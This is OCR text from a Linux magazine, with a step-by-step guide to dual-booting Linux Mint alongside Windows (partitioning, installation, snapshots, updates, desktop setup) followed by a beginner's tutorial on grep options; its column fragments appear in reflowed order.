3 Resize the Windows partition

Your Windows partition is displayed as a block with the white area indicating how much free space is available. Right-click this block – or the drive's entry beneath it – and choose Resize/Move. Drag the right-hand slider to the left to free up space for Mint – we recommend 32GB as a comfortable minimum. Once done, click Resize/Move, click the tick button and choose Apply.



4 Launch the install process

Wait while the partition is resized. Once complete, the grey space marked 'unallocated' is where you'll install Mint shortly. Close *GParted*, then double-click the Install Linux Mint icon. Verify English is selected, then click Continue. Select your keyboard layout – typically English (UK) followed by English (UK) unless you have a keyboard with special Windows keys. Click Continue.

one-time backup – and click Next followed by Advanced Options. Select Auto Verify Image and tick the box to verify your backup once it's been created. Click OK followed by Finish>OK. Once your fail-safe backup has been created and verified, you're ready to install Mint. The walkthrough takes you through the process, but there are several points where it helps to have a bit more explanation, so keep reading to find out all you need to know to make sure your install is successful.

Partition your drive

Because you'll be installing Mint alongside Windows, you'll have to ask Windows to budge up a little and give Mint room. We do this by partitioning your hard drive. This involves resizing the Windows drive to make it smaller to give Mint enough space to run. As a bare minimum Mint needs around 20GB plus however much RAM is installed on your PC, but if you can spare it then consider 32GB as a comfortable minimum, and don't forget to leave sufficient free space for Windows too – 5GB as an absolute minimum, preferably more.


The step-by-step guide reveals how to repartition your Windows drive using the *GParted* partition manager, which is preinstalled in the Mint live environment. It assumes you have a single hard drive on your PC and that there's enough free space to squeeze Mint on next to Windows. If you're short on free space, either embark on a proper clear-out of your Windows installation or consider either upgrading your existing drive to a larger model or – if there's a second drive bay available in your PC – adding another hard drive exclusively for housing Mint. (May we suggest you go down the SSD route? Your PC will thank you.)

If you run into problems partitioning using *GParted* as outlined in the walkthrough, we recommend booting back into Windows and using a free partition-editing tool there to complete the task – try *AOMEI Partition Standard Free* (**www.disk-partition.com**) for example. It works in a similar way to *GParted*.

The other area that may cause problems during installation is when you come to choose your installation type. If you have a single hard drive with just


QUICK TIP

The LXFDVD has a 64-bit version of Linux Mint, older PCs that have a 32-bit processor will require a 32-bit distro – luckily we have Peppermint 9 and Slax 9.5 that both offer 32-bit builds.




5 Choose an install type

For maximum functionality, tick the 'Install third-party software for graphics and Wi-Fi hardware, Flash, MP3 and other media' before clicking Continue again. You'll then be prompted for the installation type – the installer should detect Windows Boot Manager and enable you to install Mint alongside it (see the main text if this isn't the case). If so, click Install Now>Continue.




6 Set your location

Mint will attempt to guess your location – typically London. If this is correct, click Continue; if you'd like to try and get a more precise match, type the name of your village, town or city and press Space – a list of potential matches will appear. If yours is there, click it to select it followed by Continue; if not, try a location nearby to see if you have more luck.



7 Configure your user account

Next, set up your user account. Type your name – you'll see Mint suggests a computer name and a username based on this. Both can be amended, but Mint's suggestions are usually perfect. Now type a strong password – alphanumeric, but one that's memorable. Leave 'Require my password to log in' for security purposes and click Continue.



8 Sit back and wait

Mint will now install – a progress bar is accompanied by details of what the installer is doing. In addition, a slideshow reveals some highlights of what Mint can offer you, which is largely a list of pre-installed software including multimedia, the internet and office, followed by a quick tour of key features. Use the < and > keys to review these while installing takes place.

Windows on it and free space, you should be fine, but if the option to install Mint alongside Windows Boot Manager doesn't appear, make sure you select Something else and click Continue.

Now you'll need to select the free space and create two partitions: the main partition on which Mint will be installed, and a swap partition, which Mint uses for virtual memory. Create the latter first: click the + button and set the swap file size to match your RAM (so 4,096 for 4GB, 8,192 for 8GB, and so on). Select Swap area under Use as and choose 'End of this space'. Click OK.

Now select the remaining free space above the newly created swap partition, click + again. This time, verify all remaining space has been allocated, the file system is Ext4 journaling and then set the Mount point: dropdown menu to **/**. Click OK, check the device for the boot loader installation matches your Windows/Mint drive (`dev/sda` on a PC with a single hard drive) and click Install Now.

Should you run into problems with any stage of the installation you can roll things back right to the beginning of the process – including undoing any botched partitioning – by restoring your *Macrium Reflect* backup. Simply boot from the Reflect rescue media you created earlier to be taken to the program's main interface at the Image Restore screen. If your backup isn't automatically listed, click 'Browse for an image file' to select it. Once done, verify the correct disk has been selected, then click Next followed by Finish and Continue. Once restored, go back to the beginning of this section to try again.


Create a back-up partition

After installing Mint – see step 12 of the walkthrough – you'll be invited to set up system snapshots, which is a great way of backing up your Mint installation in case of disaster (think of it like System Restore, only better). While you can store your snapshots on your Mint partition, it'll quickly fill the disk and you're not protected against drive failure. We recommend creating a dedicated partition on your back-up drive formatted to Linux's Ext4 filesystem – this involves repartitioning that drive in the same way you set up your main drive to

BOOT INTO MINT, CREATE A BACKUP AND CONFIGURE THE DISTRO


9 Resolving GRUB errors

You may receive an error that GRUB has failed to install. This may happen if you're attempting to install 32-bit Mint on a PC with a UEFI BIOS (switch to the 64-bit version instead). You may also need to enter the UEFI to verify Fast Boot is disabled and the CSM (Compatibility Support Module) has been enabled too. Once done, re-run the setup process again.




10 Time to reboot

If successful, you'll see an Installation Complete message. You can stay in the live environment (click Continue Testing) or click Restart Now to start using Mint proper. When prompted, unplug or eject your install media, then press Enter to reboot. If all is well, you should see the GRUB menu appear, with entries for both Linux Mint 19 Cinnamon and Windows Boot Manager.



11 First-time log in

Test Windows works by selecting Windows Boot Manager – if all is well, Windows will boot as normal. Shut down your PC, then start from a cold boot. You'll find yourself back at the GRUB menu, with Linux Mint 19 Cinnamon selected as the default. Press Enter to boot – when the log-in screen appears, your username should be selected. Type your password and hit Enter.



12 Welcome wizard

You'll see a welcome screen appear. Start by clicking First Steps to set up some key settings. System Snapshots ensures that regular backups of Mint are taken, making it easy to roll back to a working state should you break anything. You'll need to set up an Ext4 partition on a back-up device to do this – see the main copy. Once done, click Launch under System Snapshots.

accommodate Mint. A 100GB partition should be more than sufficient for your needs.

GParted isn't installed in Mint itself by default. So you can either boot from the live disc and repartition from there, or install *GParted* from *Software Manager* (Menu> Administration). Type gparted into the Search box, then click it from the list followed by Install, entering your user password when prompted. You can now launch it from Menu> Administration. You need to enter your user password to run it; that's because it requires admin privileges to make changes to your hard drive.


Once launched, select the back-up drive from the **/dev/sda** drop-down menu, then resize the NTFS partition. Once done, right-click the unallocated space and choose New. The default settings should be fine – verify the filesystem is Ext4 and give it a name if you wish. Click Add followed by the tick box to apply the changes.

Configuring updates

Unlike Windows Update, Linux Mint's update mechanism won't force new updates on to your system, but it will take the trouble to alert you to their presence. When you first run *Update Manager* as part of the setup process, you'll be prompted switch to local servers to speed up the delivery of updates: click OK and then click the US server name to select a UK alternative. Once selected, future updates to your system will be delivered that little bit quicker.


After you've used *Update Manager* you'll be able to access it easily via its shield icon in the bottom right of the toolbar, which will alert you to new updates when it turns blue (if it turns red there's a problem – click it to open and find out what it is. You can also right-click the icon for more options: Refresh performs a fresh check for updates; Information gives you a precis of recent changes; and Preferences makes it possible to tweak certain settings. As an aside, this is where you go if you decide you want Mint to apply updates automatically, via the Auto-upgrade tab.

Once you've finished, you're now ready to start enjoying your new Mint installation. Turn the page to start using it.




13 Set up system snapshots

Leave RSYNC selected and click Next. You should see the Ext4 partition on your back-up drive is available for backing up to – select this and click Next again. Select which scheduled snapshots you wish to take – daily and boot are a good choice. Click Next to read what the tool does and doesn't back up, then click Finish followed by Create to set up your first snapshot.




14 Restoring snapshots

The first snapshot takes a while – subsequent snapshots will be much quicker as only incremental changes are stored. In future, open Timeshift under Menu>Administration to roll your PC back by selecting the snapshot according to date and time and clicking Restore; if Mint won't boot, launch Timeshift from the live CD and go to Settings>Location to select your back-up drive.



15 Complete the setup wizard

Close Timeshift and click Launch under Driver Manager to see if any additional hardware drivers are available for your PC – if they are, select them and click Apply. Next, click Launch under Update Manager to configure how updates are delivered – after installing the first available update you should find additional updates are offered to bring Mint up to date (*see main text*).



16 Ready to go

Once you've configured snapshots, checked your drivers and installed the latest updates, installation is effectively complete. Click Launch under System Settings to access Mint's equivalent of the control panel – discussed in detail in the main copy, while we take a closer look at the *Software Manager*, your gateway to more great free programs and tools, over the page.

First steps in Mint

You're all set up and ready to start taking advantage of everything your new operating system has to offer. Without further ado, then...

One advantage of the Linux live DVD is that you've already experienced the desktop environment by the time you come to install Mint. As we've seen, Mint's Cinnamon desktop should feel particularly familiar because it shares many common elements with the Windows environment, most notably the desktop with its shortcuts as well as the taskbar (Mint refers to this as the 'panel') with its menu button and system notification area.

Let's take a quick tour of Mint's handy menu button, which places the entire system at your disposal. Click it to reveal a two-paned menu with a series of buttons on the left (Favourites) and a two-level list of shortcuts on the right. Roll your mouse over each button in the Favourites and a title and brief description will appear at the bottom-right of the menu, revealing handy shortcuts to *Firefox*, *Software Manager*, System Settings, *Terminal* and *Files*, plus buttons for locking, logging out and power. They all do what you'd expect them to.

Mint comes with all the core tools you need, and the menu is the best place to find them. Type the first few letters of the program you're looking for into the search box at the top to jump to it – that'll be incredibly handy later, but right now you're not aware of what these programs are called. Thankfully, they're organised into logical sub-menus such as Accessories, Graphics and Office. You'll also see sections entitled Administration – go here for system tools, Preferences – shortcuts to specific system settings, and Places – and key user folders such as Documents.


Clicking an item opens it, but right-click and you'll discover options for pinning more accessible shortcuts elsewhere: on the desktop, the panel and in the menu's Favourites. You can also add items to Favourites by clicking and dragging them into place from the right-hand pane, giving you control over where it appears in the list. You can also click and drag existing items the rearrange them too. The final option offered when you right-click enables you to uninstall the selected item.

Customise the panel

Unlike the Windows taskbar, Mint's panel is infinitely customisable. It consists of 'applets', of which the menu button is one, as are the system notification icons on the right. In fact, each icon is an individual applet, enabling you to pick and choose exactly what gets displayed here. To see what other applets are available, right-click the panel and choose 'Add applets to the panel' to view a list.

Each applet is given an icon and description – to add it to the panel, select the applet and click the + button at the bottom of the Applets window to add it immediately. Remove existing applets – clearly marked with a tick button – by selecting them and clicking the '-' button. Some applets have a settings button next to them, which makes it possible to configure the applet itself; the Calendar is one such example.

Other applets are available from the internet – switch to the Download tab and click Yes to refresh the cache if



Take the time to set up the Mint desktop exactly as you want it – almost every aspect is easily customisable.

GET MORE SOFTWARE

You've installed Mint to be productive. Therefore, you'll be looking to replicate as many of your Windows programs as possible in Linux. The simplest way to obtain and install software in Mint is through the *Software Manager*. Programs are organised into repositories, and if your target program isn't in the repositories supported by the *Software Manager* you'll have to find alternative ways of getting them.

First, visit the program's home page – here you may be offered a convenient downloadable installer in the form of a DEB package – choose the 32- or 64-bit download (if offered) to match the version of Mint you installed. Once downloaded, navigate to your Downloads folder, double-click the file and follow the prompts to install it.


Some programs can only be installed through the Terminal – Mint's command-line interface (press Ctrl+Alt+T to open it). This usually involves first adding the program's repository using this command:

```
$ sudo add-apt-repository ppa:user/ppa-name
```

Replace `ppa:user/ppa-name` with the PPA provided by the software producer. Once done, you can then install packages from that repository, either through Software Manager or – seeing as you're already in the Terminal – with the following command:

```
$ sudo apt-get update && sudo apt-get install <program>
```

Replace `<program>` with the name of your target program and it'll be downloaded and installed. Once added, you can view and manage all repositories via Software Sources in System Settings.



Mint's Software Manager should be your first port of call when looking for suitable programs to install and run.

prompted. Simply click the button to download and install an applet, at which point it becomes available in the Manage list. These applets can also be uninstalled if you don't like them. Note that applets with a padlock are system tools and off-limits.

If you'd like to rearrange the order of applets in the panel, right-click it and flick the 'Panel edit mode' switch to the on position. Then simply click and drag an item to its new position. Don't forget to flick the switch off again when you're done.

Mint supports multiple panels – up to four, each of which is attached to a different edge on the desktop. You can also move your panel to the top or side of the screen – right-click the panel, expand the Modify panel section and choose Move panel to select which edge you want to move it to.

Browsing files and folders

Mint's equivalent of *File Explorer* is the *Files* app, accessible from the panel via its own shortcut or by double-clicking any folder or drive shortcuts on the desktop. Again, the layout will be vaguely familiar to Windows users and largely self-explanatory, with a shortcut panel on the left offering common shortcuts. Drag folders from the right-hand panel into the Bookmarks section to pin them for easy access.

Mastering Linux's file system is a separate topic, but the key concept is that each user has their own Home folder, which the Files tool will always default to. In here you'll find familiar folders for housing pictures, documents, downloads and so on. Of course, your data is likely to be residing on your Windows partition, but *Files* can handle NTFS and FAT32-formatted partitions easily. Look for your main hard drive under Devices, and you should find your personal files and folders under **Users\<Username>**. You'll have full read/write access privilages, so be careful.


Start tweaking

Let's start giving Mint a more personal look. Right-click the desktop and choose Change Desktop Background. Select Tara from the left-hand menu to change it to a striking picture, or select Pictures to browse your Pictures folder. In all likelihood this is empty, so click + and choose Other Locations to browse your Windows partition for suitable images if required. Switch to the Settings tab to have a slideshow form your backdrop instead of a single image.

Customise which icons appear on the desktop by right-clicking the desktop again and choosing Desktop Settings. Options exist for Computer, Home, mounted volumes (all on by default – the latter you may wish to switch off to reduce desktop clutter), plus rubbish bin and network (both disabled by default).

To change the appearance of windows, mouse pointers and the panel, right-click the panel and choose Themes. You can modify individual aspects or Click Add/Remove to browse for integrated themes online. You can also change the font used via System Settings> Appearance>Fonts.

Remember Windows' support for floating desktop gadgets? Mint brings that back – right-click the desktop and choose Add Desklets. Three are available from the get-go: a floating clock, digital photo frame and launcher desklet for opening programs, but again you can get more via the Download tab.



The Mint desktop sporting its sexy Dark Window and Desktop theme, just one of many.

A complete setup

Open System Settings and scroll down to the Hardware section to make sure your hardware is configured properly. Use the Display applet to configure your screen resolution or configure multi-monitor support, for example. Select Keyboard to familiarise yourself with shortcuts. Use Network to set up your network if necessary – if you're on Wi-Fi, your adaptor should have been detected during setup; if not, you can set it up and get connected here. You can also verify your printer has been set up (Mint is smart enough to detect networked printers as well as locally connected ones).

> **LIVEN UP THE DESKTOP**
> "Remember Windows' support for floating desktop gadgets? Mint brings that back – right-click the desktop and choose Add Desklets"

If you plan to share your PC with others, create additional user accounts via the Users and Groups applets under System Settings > Administration. Like Windows you can create Standard or Administrator user accounts; the former is best for those who shouldn't be allowed to access system settings or install their own apps, such as children – or your better half.

Let's get Terminal

Not everything in Linux can be done through the point-and-click desktop, which is where the Terminal comes in. Don't be scared by the thought of accessing the command line – over time you'll discover many tasks are often quicker and more efficiently performed through the Terminal. There's a brilliant guide at **https://ryanstutorials.net/linuxtutorial** and we've also run tutorials in these very pages – subscribers can visit **www.linuxformat.com/archives** and search for Terminal to access them as a series of PDFs. LXF

TERMINAL: GREP

Techniques for smart pattern matching

Self-proclaimed Bash ninja **Shashank Sharma** explains how you can search through files or the output of a talkative command with grep.

OUR EXPERT


Shashank Sharma is as fond of Gnome desktop as he is of Bash, and is loathed to work with alternatives. An avid Arch user, he spends his days as a trial lawyer in Delhi..

A typical Linux distribution ships with a vast number of command-line tools and utilities out of the box, which can be used to perform routine tasks such as listing directories, working with text files, or performing basic copy, move and rename operations. You can also find more specialist and esoteric tools designed for specific tasks, such as for working with databases, browsing the web, downloading files and so on. Some tools, like *grep*, through sheer usefulness, have become an important part of the CLI users' everyday arsenal. If you're interested in working with the terminal, you can't do it without using *grep* to make your life easier.

Originally written for Unix by Ken Thompson, *grep* has since found home in almost all of the *nix operating systems and is part of the default installation in all Linux distributions. Head over to the terminal and run the `man grep` command to browse through its man page.

Basic usage

The tool can be used to look up patterns in the specified file. You can also use *grep* to filter the output produced by a Linux command-line tool or utility, thanks to the magic of pipes (`|`), which we discussed back in **LXF231**.



You can think of the -v command option as the NOT operator. It lists all the lines in a file that don't contain the specified keyword.

Like most tools built with the Unix philosophy, *grep* does one thing well, and because of its limited expertise, it's quite simple to use. A typical *grep* command has the syntax: `grep <pattern> <filename>`. You can even specify multiple files at the same time, and *grep* will look up the specified pattern, and output the matching results from each file, such as `grep <wordtolookup> <filename> <filename2> <anotherfile>`.

A typical *grep* command will output each line in the specified file that matches your specified keyword. By default, *grep* will match your keyword or pattern to the entire body of the file, or output. That is, it won't limit the results to exact word matches. So if you were to look up 'self' as the keyword or pattern, *grep* will match it not only to 'self' but also 'myself', 'himself', 'herself' 'selfish', 'itself' and more! If you want exact word matches for the provided pattern, you must use *grep* with the `-w` command option. The `grep -w <keyword> <filename>` command takes care of this problem, and *grep* will now only output results with exact word matches.

Working with other tools

Another popular use for *grep* is combining it with other shell-based tools and utilities that produce a lot of output. For instance, when you connect a USB pen drive or new Bluetooth controller, the *dmesg* buffer will capture all the pertinent details. The `dmesg` command produces a vast amount of data, and looking through it all for the information you're after is an inefficient use of time. Instead, you can use *grep*:

```
$ dmesg | grep sdb
[19549.890554] sd 2:0:0:0: [sdb] 15625216 512-byte logical blocks: (8.00 GB/7.45 GiB)
[19549.891460] sd 2:0:0:0: [sdb] Write Protect is off
[19549.891462] sd 2:0:0:0: [sdb] Mode Sense: 03 00 00 00
[19549.891665] sd 2:0:0:0: [sdb] No Caching mode page found
[19549.891670] sd 2:0:0:0: [sdb] Assuming drive cache: write through
[19549.900329]  sdb: sdb1
[19549.901623] sd 2:0:0:0: [sdb] Attached SCSI removable disk
```

Here, because the target computer only had one disk drive installed, we used `sdb` as the pattern to look

for, and running the *grep* command produced all the matching results.

You can similarly combine *grep* with other commands such as `ps aux` to look up the details for any application. You can also combine it with `dpkg -l` if you're either on a Debian or Ubuntu based system, or with `rpm -qa` if you're on a rpm-based distribution, to list all matching packages. For instance, the `dpkg -l | grep php` will display all the PHP modules that are installed on your system.

Getting smarter

Sometimes you might want to search for a given string, but also want to see the context in which it was used. You can use *grep* to list N number of lines before, after or around each line containing a matching pattern.

The `-A` command option can be used to print the specified number of lines after each match in the body of the given file. You can run the `grep -A <N> keyword filename` command, which will print N number of lines after each match. The `-B` command option can similarly be used to print N number of lines before each match: `grep -B <N> keyword filename`.

On the off-chance you're curious about the entire context and wish to view N number of lines before and after each match, you can even do that with the `-C` command option. Because the terminal is case-sensitive, `-C` and `-c` command options produce different results. The output utilises -- as separators to distinguish each matching set.

You can even use *grep* to suss out your writing flaws. For instance, this author is quite fond of 'while', and often starts sentences or paragraphs with it. While this isn't wrong in itself (*I'll be the judge of that – Ed*), a single *grep* command will reveal the number of times the word appears in a file:


```
$ grep -c specify Documents/LXF-239-tutorial-grep.txt
1
$ grep -c specified Documents/LXF-239-tutorial-grep.txt
4
```

As you can see from the code block which utilises the `-c` command option with *grep*, up until this point this tutorial features a single instance of 'specify' but 'specified' has been used four times already. Depending on your search string or pattern, you might want to combine `-c` with the `-w` command option, to perform an exact match and obtain the correct count.

If you want to search for multiple strings with the same *grep* command, you must employ the `-e` command option: `grep -e "string" -e "pattern" filename.txt`. This command will print matching lines which contain the specified keywords in the filenames.

The command option `-r` can be used when you want to match the string to all the files in a given directory. Assuming you have a dozen files in a directory, the `-r` command option can produce too much content to be of any use. Consider using the `-l` command option to first identify the files which contain matches to your specified keyword:

```
$ grep -l "while" ~/Documents/temp/LXF-*.txt
Documents/temp/LXF-228-review-swagarch.txt
Documents/temp/LXF-231-review-knoppix.txt
Documents/temp/LXF-231-review-korora.txt
```



